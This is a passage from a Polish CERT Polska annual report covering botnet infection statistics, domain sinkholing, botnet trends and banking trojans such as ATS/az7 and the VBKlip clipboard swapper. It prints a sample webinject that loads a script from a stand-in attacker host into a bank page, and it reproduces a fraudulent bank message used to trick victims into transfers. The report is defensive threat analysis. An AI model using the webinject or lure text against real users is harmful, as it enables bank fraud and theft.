[43] Liczbę komputerów w gospodarstwach domowych szacujemy na 11 mln, zgodnie ze statystykami z rozdziału 15.4

06

Poz.	Procent zainfekowanych adresów IP	Maksymalna dzienna liczba unikalnych adresów IP	Numer AS	Nazwa operatora	Pozycja bezwzględna	Liczba IP
1	4,24	28806	12912	T-Mobile	2	482053
2	1,58	10070	39603	P4 (Play)	5	476182
3	1,20	7136	21021	Multimedia Polska	7	165108
4	1,12	16911	12741	Netia	3	438582
5	1,06	58576	5617	Orange Polska	1	2023372
6	0,95	12598	8374	Plus	4	508372
7	0,88	4500	29314	VECTRA	8	62418
8	0,85	2128	20960	TK Telekom	9	4493
9	0,56	8256	6830	UPC Polska	6	44101
10	0,48	1560	43939	Internetia	11	4658
11	0,38	1578	6714	GTS Poland	10	16801
12	0,13	407	8308	NASK	12	908365

Tabela 2: Dane dotyczące infekcji u polskich operatorów

SINKHOLE – PRZEJMOWANIE BOTNETÓW PRZEZ CERT POLSKA

07

Poz.	Nazwa botnetu	Liczba adresów IP	Udział procentowy
1	Conficker	45521	26,79%
2	Sality	24080	14,17%
3	ZeroAccess	19025	11,20%
4	Virut	15063	8,87%
5	ZeuS (w tym Citadel i pochodne)	12193	7,18%
-	Pozostałe	54018	31,79%

Tabela 3: Największe botnety w Polsce

Botnet to zbiór komputerów zainfekowanych złośliwym oprogoramowaniem. Jest on wartościowy dla botmastera (właściciela botnetu) tylko kiedy może on sprawować w jakimś stopniu kontrolę nad maszynami. Odbywa się to najczęściej przez jeden lub wiele serwerów zarządzających zwanych C&C (Command and Control). Do zarządzania wykorzystywane są różne protokoły sieciowe – najczęściej IRC oraz HTTP. Adres takiego serwera C&C podawany jest najczęściej w postaci nazwy domenowej. Przejęcie lub usunięcie takiej domeny odcina atakującego od możliwości kontroli. Niestety często złośliwe oprogramowanie posiada mechanizmy zapasowe, które w przypadku braku łączności z podstawowym serwerem C&C pomagają botmasterowi odzyskać kontrolę nad botnetem.

Specjalnie przygotowany serwer emulujący działanie serwera C&C nazywamy sinkholem. Przejęcie domen używanych przez botmastera i przekierowanie ich na adres takiego serwera powoduje, że zainfekowane komputery łączą się z nową lokalizacją (serwerem sinkhole), a nie z kontrolowanym przez przestępców serwerem dowodzenia. Powoduje to utrudnienie lub nawet uniemożliwienie odzyskania kontroli nad botnetem, a dodatkowo umożliwia wyliczenie zainfekowanych maszyn.

Pod koniec 2012 roku CERT Polska skonfigurował serwer służący do sinkholowania złośliwych domen .pl, czyli domen bezdyskusyjnie wykorzystywanych przez złośliwe oprogramowanie. Składa się on z dwóch komponentów:

- serwera DNS, który na zapytanie o domenę odpowiada odpowiednim adresem IP,
- serwera TCP – modułowej budowy, który pozwala na emulowanie wielu rodzajów serwerów C&C.

Domeny sinkhole'owane są na serwerze CERT Polska na trzy sposoby (jak przedstawiono na rysunku 3):


07

- poprzez zmianę rekordów A – na wniosek CERT Polska rejestrator zmienia wpisy domeny tak, aby wskazywały na adres IP serwera sinkhole,
- poprzez przejęcie domeny .pl – następuje zmiana wpisów w rejestrze, tak aby serwery nazw (rekord NS) ustawione były na sinkhole.cert.pl. Zapytanie o taką domenę docelowo odbierane jest przez serwer sinkhole i zwracany jest odpowiedni adres IP,
- jako efekt uboczny – jeżeli domena A ma wpisane rekordy NS wskazujące na domenę B, która jest sinkhole'owana, tym samym domena A też staje się sinkhole'owana. Zapytania o domenę A docierają do serwera sinkhole, który odpowiada wskazując na swój adres IP.

7.1 PRZEJĘCIA BOTNETÓW WYKONANE PRZEZ CERT POLSKA W 2013 ROKU

Pierwszym sinkholowanym botnetem była instancja Dorkbota ukierunkowana między innymi na polskich użytkowników Internetu. Były to trzy domeny. Malware ten wykorzystywał protokół IRC dodatkowo szyfrowany SSL.

Kolejnym etapem było przejęcie pod koniec stycznia domen związanych ze złośliwym oprogramowaniem Virut. Domen tych było 43. Komunikacja z serwerem C&C



Rysunek 3: Schemat sinkhole'owania domeny

TRENDY W ROZWOJU BOTNETÓW

08


odbywała się za pomocą dwóch protokołów: IRC oraz niestandardowo zaszyfrowanego IRC. Dodatkowo z Virutem związane były niektóre strony WWW służące do infekcji tym wirusem. Dzięki uruchomieniu usługi HTTP na sinkhole'owanych domenach możliwe było także monitorowanie dostępu do tych stron i identyfikowanie potencjalnych ofiar. Więcej informacji o przejęciu botnetu Virut znajduje się w rozdziale 16.1 raportu.

Następnie NASK wypowiedział umowę jednemu ze swoich partnerów – firmie Domain Silver Inc. Domeny zarejestrowane za pośrednictwem tego partnera, które jednoznacznie były związane ze złośliwym oprogramowaniem, zostały również przekierowane na sinkhole CERT Polska. Było to największe przejęcie domen w zeszłym roku. Więcej na ten temat można znaleźć w rozdziale 16.2 raportu.

W dalszej części roku monitorowaliśmy działalność różnego złośliwego oprogramowania, które wykorzystywało domeny .pl. Gdy byliśmy pewni, że dana domena jest wykorzystywana do złośliwej działalności, przekierowywaliśmy ją w porozumieniu z partnerem NASK na nasz sinkhole.

Liczba połączeń przychodzących do naszego sinkhole'a na początku 2014 roku waha się między 500 a 900 na sekundę (jak widać na rysunku 4).

W ubiegłym roku zauważyliśmy kilka nowych botnetów wymierzonych w polskich użytkowników. Znacząca większość przeznaczona była do przeprowadzania ataków ukierunkowanych na klientów bankowości internetowej i służyła do wykradania ich danych logowania czy też haseł jednorazowych.



Rysunek 4: Wykres połączeń z serwerem sinkhole na początku 2014 roku

Rozwój botnetów pokazuje, że coraz ważniejszą częścią implementacji bota jest poprawne i efektywne zastosowanie kryptografii. Andromeda, której domeny C&C zostały przez nas przejęte [30], używała szyfrowania strumieniowego RC4. Nawet w takich prostych botach, jak opisywana przez nas aplikacja na telefony Android "Mobile Antivirus" [39], wykorzystane było szyfrowanie AES.

Jednym z rodzajów oprogramowania ransomware, które również poprawnie wykorzystuje kryptografię do osiągnięcia swojego celu, jest "CryptoLocker". Nie jest on jeszcze spotkany

08

w Polsce, podejrzewamy jednak, że ze względu na jego sukces, niedługo zostanie stworzona także polska wersja.

Przestępcy coraz częściej wykorzystują kryptowaluty, takie jak słynny Bitcoin, w celu realizacji płatności i nawet osoby, które nie miały styczności z taką walutą elektroniczną płacą tylko po to, aby ich komputer został odblokowany [10]. Czasem są to niemałe kwoty, od 0,3 do 2 BTC (ok. 300-400 USD w czasie żądania okupu), a w przypadku spóźnienia z płatnością aż do 10 BTC (ponad 1000 USD w czasie żądania okupu) [46].

Domena .bit – wykorzystywana na przykład przez malware Necurs [45] – jest oparta o kolejny rodzaj kryptowaluty o nazwie Namecoin. Używanie tych domen uniemożliwia sinkhole'owanie serwerów C&C i powoduje, że malware staje się bardziej niebezpieczny. Podobne utrudnienia powoduje używanie sieci TOR, jak w słynnym przypadku kradzieży danych klientów amerykańskiej sieci sklepów Target [11] czy w przypadku malware'u Mavade, który spowodował znaczący wzrost użycia sieci TOR w połowie roku [13]. Również opisywany przez nas VBKlip [38] wykorzystywał sieć TOR do odbierania informacji od zainfekowanych komputerów. Oprócz nieblokowalnych domen i sieci anonimizujących, malware może wykorzystywać również niektóre sieci P2P. Badacze IBM znaleźli informacje na temat malware'u o nazwie i2Ninja, który do zarządzania wykorzystywał sieć I2P [18].

W tym roku zidentyfikowaliśmy nowy rodzaj złośliwego programu, który implementował całkowicie nowatorski koncept [40]. Program, nazwany przez nas VBKlip, podmieniał numer rachunku bankowego za każdym razem, gdy znalazł się on w schowku, skopiowany przez użytkownika np. w celu wstawienia do przelewu. VBKlip jest programem bardzo prostym, jego pierwsze wersje napisane były w Visual Basic, a kolejne w .NET. Nie tworzy żadnych wpisów w rejestrach systemowych ani nie komunikuje się przez sieć. Cybeprzestępcom wystarczyła sama podmiana numeru rachunku bankowego w schowku – w ten sposób spływały do nich pieniądze od nieświadomych użytkowników.

Zeszły rok upłynął również pod znakiem doniesień o złośliwym oprogramowaniu na systemy z rodziny Linux. W sierpniu firma RSA opublikowała artykuł [43] na temat malware'u przeznaczonego na komputery zwykłych użytkowników z uruchomionym systemem Linux. Malware ten oferowany był w cenie 2000 dolarów. Pod koniec roku, w grudniu, donosiliśmy o nowym rodzaju bota, przeznaczonego do ataków DDoS, który infekował serwery zarówno z systemem Linux, jak i Windows. W przypadku systemu Linux rozprzestrzeniał się za pomocą ataku słownikowego na hasła usługi SSH [34].

Kolejnym trendem jest łączenie aplikacji mobilnych z malware'em przeznaczonym na komputery stacjonarne. W opisywanych przez nas dwóch przypadkach [33], [39], poprzez zainfekowane komputery czy też stosowanie socjotechniki rozprzestrzeniania była aplikacja mobilna. Takie łączenie infekcji nie jest nowością, ale zyskało na popularności w zeszłym roku. Widać też, że socjotechnika jest wciąż popularna i bardzo szeroko używana przez cyberprzestępców.

Użytkownikom indywidualnym radzimy korzystać z oprogramowania antywirusowego, ale mimo to zachowywać czujność. Nie należy otwierać podejrzanych załączników poczty elektronicznej, aby nie ulec infekcji za pomocą konia trojańskiego. W przypadku odkrycia infekcji zalecamy wizytę w specjalistycznym serwisie komputerowym. Warto również używać mało znanej funkcjonalności programów antywirusowych, a mianowicie trybu "bezpiecznej piaskownicy" (sandbox). Dzięki uruchamianiu podejrzanych aplikacji w tym odizolowanym środowisku, program antywirusowy jest w stanie bardziej kontrolować rozprzestrzenianie się infekcji. Informacji na temat uruchamiania trybów sandbox należy szukać na stronie producentów programów antywirusowych.

TROJANY BANKOWE 09

Jedną z najgroźniejszych kategorii złośliwego oprogramowania, mogącego spowodować poważne straty materialne, są trojany bankowe. Cyberprzestępcy potrafią za ich pomocą przetransferować wszystkie środki z naszego konta i pozbawić nas oszczędności. Dlatego tak istotne dla wszystkich użytkowników komputerów jest zrozumienie sposobu ich działania.


Trojany bankowe to podzbiór złośliwego oprogramowania, który posiada mechanizmy umożliwiające atakowanie klientów bankowości elektronicznej. Są to w większości przypadków programy posiadające funkcję robienia tzw. "webinjectów", czyli błyskawicznej modyfikacji strony internetowej, na zainfekowanym komputerze. Modyfikacja odbywa się po zdjęciu warstwy szyfrowania (SSL), tuż przed wyświetleniem strony użytkownikowi.

Obecnie bez wątpienia najbardziej popularne w tej kategorii jest złośliwe oprogramowanie będące mniej lub bardziej wiernym klonem ZeuSa. Spowodowane jest to najprawdopodobniej faktem upublicznienia (wycieku) kodu źródłowego tego trojana w 2011 roku. Do najpopularniejszych jego klonów należą: GameOver (ZeuS-p2p) oraz Citadel.

Ten rodzaj złośliwego oprogramowania udostępniany jest odpłatnie w postaci pakietów zwanych z angielskiego "crimeware pack", zawierających panel kontrolny oraz program do zbudowania "klienta" (programu infekującego) i zaszyfrowanego pliku konfiguracyjnego. Przestępca w pierwszej kolejności musi pozyskać – poprzez zakup lub włamanie – serwer, który będzie wykorzystywany do zarządzania oraz zainstalować na nim panel zarządzający. Następnie konfiguruje i buduje program, który będzie uruchamiany na zainfekowanych komputerach. Podczas konfiguracji bota podaje adresy URL, które będą wykorzystywane przy zarządzaniu botnetem.

Są to adresy URL:

- CONFIG-URL — adres, pod którym znajduje się nowy plik konfiguracyjny,
- GATE-URL — adres, pod który wysyłane będą zebrane dane (loginy, hasła itp.) oraz z którego pobierane będą nowe polecenia.




Rysunek 5: Schemat działania trojanów bankowych

09

9.1 ATS – AUTOMATIC TRANSFER SCRIPT

Modyfikacja kodu strony internetowej daje przestępcom naprawdę duże możliwości. Mechanizm ten (zwany "webinject") traktuje treść strony internetowej jako ciąg znaków, wyszukuje w nim podany wzorzec i podmienia na zdefiniowaną w konfiguracji wartość. Nie pozwala on jednak na dynamiczne generowanie podmienianych wartości – są one na stałe zapisane w konfiguracji bota do czasu pobrania aktualizacji. Dlatego opracowano skrypty "ATS" (z ang. Automatic Transfer Script) działające jako uzupełnienie dla trojanów bankowych. Są one kodem JavaScript, który wstrzyknięty do strony komunikuje się z serwerem zarządzającym (innym niż serwer C&C złośliwego oprogramowania) cały czas w trakcie pobytu użytkownika na witrynie.



Rysunek 6: Schemat działania ATS


Przykładowym działaniem tego skryptu może być wysłanie do serwera ATS danych oraz stanu konta i odebranie w odpowiedzi kwoty oraz numeru konta, na które należy przesłać pieniądze. Cała komunikacja odbywa się w przeglądarce internetowej za pomocą żądań POST lub GET.

Przykładowy webinject wstrzykujący ATS może wyglądać tak:

```
Target URL: "*/nasz.internetowy.bank/*
data_before
</head>
data_after
<body>
data_inject
<script type="text/javascript" src="https://evilserver.example/grabmoney.js">
</script>
```

Jednym z używanych przez przestępców systemów ATS był, nazwany tak przez nas, "az7". Umożliwiał on w wygodny sposób zarządzanie kontami ofiar, dostępnymi słupami oraz wykonywanymi operacjami.

Z pomocą takiego narzędzia przestępca jednym kliknięciem może wysłać zlecenie, aby przy następnym logowaniu wskazany klient banku otrzymał monit nakłaniający go do wykonania przelewu na określony numer konta słupa. Główny framework az7 (ok. 2500 – 3000 linii w pierwszych wersjach, 8000 – 9000 linii w wersjach finalnych), umożliwiał między innymi przesyłanie komunikatów (do wyboru metodami POST lub GET) dotyczących np. wykradzionych danych dostępowych lub salda konta bankowego oraz odbieranie odpowiedzi od



Szanowny Kliencie!

Dzisiaj na Wasze konto został dokonany błędny przelew środkyw pieniężnych w kwocie **29876** PLN od [illegible] z konta **40114020040000**[illegible]. Zgodnie z zasadami naszego banku ta kwota została zaliczona na Wasze konto rozliczeniowe, ale była zamrożona dla wykorzystania.

Zgodnie z Zasadami korzystania z Serwisu Przelewyw Internetowych (p. 43) celem zapobiegania niesankcjonowanego przelewu środkyw pieniężnych działanie Waszego konta zostało wstrzymane do czasu pełnego zwrotu środkyw pieniężnych na konto **40114020040000**[illegible] właściciel ktyrego [illegible] zgłosił błędny przelew.

Żeby było Wam łatwiej, system zaraz automatycznie przejdzie do formy przelewu środkyw pieniężnych i wypełni za Was wszystkie potrzebne pola. Proszę potwierdzić tą operację i w ciągu 60 min. Wasz dostęp do poczty będzie wznowiony.

W przypadku Waszej odmowy zastosować się do tej instrukcji prosimy niezwłocznie zwrócić się do najbliższego oddziału Waszego banku z oryginałami umowy obsługi i swoim paszportem. W przypadku niezwrycenia środkyw pieniężnych będziemy zmuszeni przekazać sprawę do policji.

Kwota, ktyra została przelana na Wasze konto będzie automatycznie zablokowana poprzez automatyczny system zwalczania oszustwa (frond-systemem).

- Informacja dla Was:
- Oszustwo z użyciem kart kredytowych należy do przestępstw karnych. Osoby, ktyre pomagają w praniu (legalizacji) nielegalnie otrzymanych środków pieniężnych (przelewem z kont bankowych) są pociągani do odpowiedzialności karnej zgodnie z ustawodawstwem Rzeczypospolitej Polskiej.
- Sytuację z Waszym kontem uważamy za świadczenie pomocy przy praniu nielegalnie (bez sankcji) przelanych środkyw pieniężnych.

Dalej

Z poważaniem,

Departament Bezpieczeństwa Informacyjnego Banku

Dział zwalczania on-line-oszustwa

Rysunek 7: Komunikat wyświetlany za pomocą ATS użytkownikowi

serwera i wykonywanie zwróconej funkcji. Framework az7 posiadał również rozbudowany mechanizm raportowania błędów oraz system śledzenia postępu workflow zaplanowanego przez przestępców.

W połączeniu z mechanizmem webinjectów, framework az7 umożliwiał również praktycznie dowolną modyfikację wyglądu witryny systemu transakcyjnego (np. wyświetlanie dodatkowych komunikatów). Dodatkowo po stronie cyberprzestępców umożliwiał łatwe zarządzanie zarówno listą atakowanych systemów transakcyjnych (rys. 8A), jak i słupami (rys. 8B) oraz zainfekowanymi użytkownikami (rys. 9).


W czasie kilku miesięcy obserwowania botnetów wykorzystujących az7 zaobserwowaliśmy ataki wymierzone w klientów wielu banków z Polski, Japonii, Czech, Słowacji, Węgier, Hiszpanii, Portugalii, Australii, Niemiec oraz Holandii. Ponieważ skupialiśmy naszą uwagę głównie na botnetach atakujących klientów z Polski, zakładamy, że powyższa lista nie jest kompletna i atakowani byli również klienci z innych krajów.

9.2 VBKLIP

Nowością w kategorii malware'u bankowego było zaobserwowane pod koniec 2013 pojawienie się oprogramowania podmieniającego treść systemowego schowka. Jego działanie było bardzo proste – program działający w tle monitorował zawartość bufora po wykonaniu przez użytkownika operacji "Kopiuj" (CTRL+C). Jeżeli w tekście znaleziono fragment pasujący do formatu numeru rachunku bankowego, był on podmieniany. Numer konta docelowego zakodowano na stałe w złośliwym oprogramowaniu. Warto zaznaczyć również, że w sytuacji skopiowania większej ilości tekstu podmianie ulegał jedynie fragment zawierający numer konta – reszta pozostawała bez zmian.

Sam program napisany został w Visual Basic 6 (stąd nazwa). Ze względu na prostą budowę oraz brak komunikacji z serwerem zarządzającym oprogramowanie to przez dłuższy czas nie było wykrywane przez programy antywirusowe.

09



Rysunek 8: (A) Lista banków, w których konta mieli zainfekowani użytkownicy; (B) Ekran służący do zarządzania słupami

Rysunek 9: Ekran służący do zarządzania kontami zainfekowanych użytkowników

W połowie października 2013 do zespołu CERT Polska zostało nadesłane zgłoszenie od osoby prywatnej dotyczące złośliwego oprogramowania. Z opisu wynikało, że na komputerze ofiary znajduje się złośliwe oprogramowanie, które podmieniło numery kont zarówno w przelewach wykonywanych poprzez stronę banku, jak i zmieniło numery kont w wiadomościach e-mail zawierających dane dotyczące finalizacji zakupu dla klientów. Nadesłany

opis zdarzenia pozwolił przypuszczać, że infekcja miała miejsce około 2 tygodni wcześniej. Po nawiązaniu kontaktu z osobą zgłaszającą problem przeprowadzona została analiza systemu operacyjnego, w wyniku czego wykryto aplikację, której działanie polegało na podmianie 26-znakowego ciągu cyfr na wcześniej zdefiniowane. Źródłem infekcji okazała się wiadomość e-mail, której treść (biorąc pod uwagę charakter prowadzonej działalności gospodarczej przez osobę zgłaszającą incydent) została specjalnie spersonalizowana pod kątem konkretnego odbiorcy.

Przeprowadzona analiza uzyskanej próbki pod względem wykrywalności przez oprogramowanie antywirusowe wykazała, iż na dzień analizy żaden z testowanych 48 silników antywirusowych nie wykrywał analizowanej aplikacji jako podejrzanej. Wskazujące tę samą aktywność próbki analizowane przez CERT Polska napisane w .NET. Oprócz zmiany języka, w którym aplikacje zostały napisane, nie różniły się one od aplikacji analizowanej pierwotnie – łącznie z ich wykrywalnością przez skanery antywirusowe. Dla wszystkich próbek zostały przeprowadzone analizy behawioralne oraz wsteczne.

W wyniku analiz ustalono schemat działania aplikacji:

- klient zaznacza numer rachunku (np. ze strony, notatnika), kopiuje do schowka (CTRL+C),
- szkodliwe oprogramowanie sprawdza czy w ciągu znajdującym się w schowku jest numer rachunku (na podstawie długości ciągu cyfr),
- w momencie wklejenia tekstu wklejona zawartość różni się jedynie numerem konta,
- podmiana ma miejsce we wszystkich aplikacjach, do których wklejany jest tekst, dotyczy więc w szczególności:
  - formularzy przelewów bankowych (wszystkich banków),
  - wiadomości e-mail zwierających dane dotyczące przelewu,
  - pozostałych (stron, komunikatorów, edytorów tekstu).

Dodatkowe informacje o działaniu oraz sposobach usunięcia złośliwego oprogramowania z zainfekowanej stacji roboczej można znaleźć na naszym blogu [38], [32].

9.3 SŁUPY

